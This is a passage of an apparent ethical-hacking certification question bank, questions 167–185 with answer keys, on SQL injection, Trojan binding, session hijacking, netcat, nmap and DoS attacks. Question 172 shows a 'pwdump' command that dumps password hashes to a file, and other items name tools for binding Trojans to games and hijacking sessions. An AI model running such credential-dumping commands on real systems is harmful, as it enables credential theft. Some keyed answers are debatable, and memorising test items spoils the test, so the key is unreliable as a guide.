QUESTION 167
Which of the following can be used as a countermeasure against the SQL injection attack? Each correct answer represents a complete solution. Choose two.

A. mysql_real_escape_string()
B. session_regenerate_id()
C. mysql_escape_string()
D. Prepared statement

Correct Answer: AD
Section: (none)
Explanation

Explanation/Reference:

QUESTION 168
Your friend plans to install a Trojan on your computer. He knows that if he gives you a new version of chess.exe, you will definitely install the game on your computer. He picks up a Trojan and joins it with chess.exe. Which of the following tools are required in such a scenario? Each correct answer represents a part of the solution. Choose three.

A. NetBus
B. Absinthe
C. Yet Another Binder
D. Chess.exe

Correct Answer: ACD
Section: (none)

Explanation

Explanation/Reference:

QUESTION 169
Adam, a malicious hacker is sniffing the network to inject ARP packets. He injects broadcast frames onto the wire to conduct Man-in-The-Middle attack.

Which of the following is the destination MAC address of a broadcast frame?

A. 0xDDDDDDDDDD
B. 0x00000000000
C. 0xFFFFFFFFFFFF
D. 0xAAAAAAAAAA

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 170
John works as a professional Ethical Hacker. He is assigned a project to test the security of www.weare-secure.com. He is working on the Linux operating system. He wants to sniff the we-are-secure network and intercept a conversation between two employees of the company through session hijacking. Which of the following tools will John use to accomplish the task?

A. Hunt
B. IPChains
C. Ethercap
D. Tripwire

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 171

Which of the following can be used to perform session hijacking?


Each correct answer represents a complete solution. Choose all that apply.

A. Cross-site scripting
B. Session fixation
C. ARP spoofing
D. Session sidejacking

Correct Answer: ABD
Section: (none)
Explanation

Explanation/Reference:

QUESTION 172
Adam works as a Security Administrator for the Umbrella Inc. A project has been assigned to him to strengthen the security policies of the company, including its password policies. However, due to some old applications, Adam is only able to enforce a password group policy in Active Directory with a minimum of 10 characters. He informed the employees of the company, that the new password policy requires that everyone must have complex passwords with at least 14 characters. Adam wants to ensure that everyone is using complex passwords that meet the new security policy requirements. He logged on to one of the network's domain controllers and runs the following command:



```
C:\>cmd
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\>pwdump > pwd.txt
```

Which of the following actions will this command take?

A. Dumps the SAM password hashes to pwd.txt
B. Dumps the SAM password file to pwd.txt
C. Dumps the Active Directory password hashes to pwd.txt
D. The password history file is transferred to pwd.txt

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 173
Which of the following refers to applications or files that are not classified as viruses or Trojan horse programs, but can still negatively affect the performance of the computers on your network and introduce significant security risks to your organization?

A. Hardware
B. Grayware
C. Firmware
D. Melissa

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 174
Which of the following keyloggers cannot be detected by anti-virus or anti-spyware products?

A. Kernel keylogger
B. Software keylogger
C. Hardware keylogger
D. OS keylogger

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 175
Which of the following attacks can be overcome by applying cryptography?

A. Buffer overflow

B. Web ripping
C. Sniffing
D. DoS

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 176
Which of the following netcat parameters makes netcat a listener that automatically restarts itself when a connection is dropped?

A. -u
B. -l
C. -p
D. -L

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 177
As a professional hacker, you want to crack the security of secureserver.com. For this, in the information gathering step, you performed scanning with the help of nmap utility to retrieve as many different protocols as possible being used by the secureserver.com so that you could get the accurate knowledge about what services were being used by the secure server.com. Which of the following nmap switches have you used to accomplish the task?

A. nmap -vO
B. nmap -sS
C. nmap -sT
D. nmap -sO

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 178
Which of the following is a version of netcat with integrated transport encryption capabilities?

A. Encat
B. Nikto
C. Socat
D. Cryptcat

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 179
A user is sending a large number of protocol packets to a network in order to saturate its resources and to disrupt connections to prevent communications between services. Which type of attack is this?

A. Vulnerability attack
B. Impersonation attack
C. Social Engineering attack
D. Denial-of-Service attack

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 180
You discover that your network routers are being flooded with broadcast packets that have the return address of one of the servers on your network. This is resulting in an overwhelming amount of traffic going back to that server and flooding it. What is this called?

A. Syn flood
B. Blue jacking
C. Smurf attack
D. IP spoofing

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 181
Which of the following statements are true about Dsniff?

Each correct answer represents a complete solution. Choose two.

A. It contains Trojans.
B. It is a virus.
C. It is antivirus.
D. It is a collection of various hacking tools.

Correct Answer: AD
Section: (none)
Explanation

Explanation/Reference:

QUESTION 182
Which of the following attacks are examples of Denial-of-service attacks (DoS)?

Each correct answer represents a complete solution. Choose all that apply.

A. Fraggle attack
B. Smurf attack
C. Birthday attack
D. Ping flood attack

Correct Answer: ABD
Section: (none)
Explanation

Explanation/Reference:

QUESTION 183
James works as a Database Administrator for Techsoft Inc. The company has a SQL Server 2005 computer. The computer has a database named Sales. Users complain that the performance of the database has deteriorated. James opens the System Monitor tool and finds that there is an increase in network traffic. What kind of attack might be the cause of the performance deterioration?

A. Denial-of-Service
B. Injection
C. Internal attack
D. Virus

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 184
Which of the following programs can be used to detect stealth port scans performed by a malicious hacker?

Each correct answer represents a complete solution. Choose all that apply.

A. nmap
B. scanlogd
C. libnids
D. portsentry

Correct Answer: BCD
Section: (none)
Explanation

Explanation/Reference:

QUESTION 185
In which of the following malicious hacking steps does email tracking come under?

A. Reconnaissance
B. Gaining access
C. Maintaining Access
D. Scanning

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference: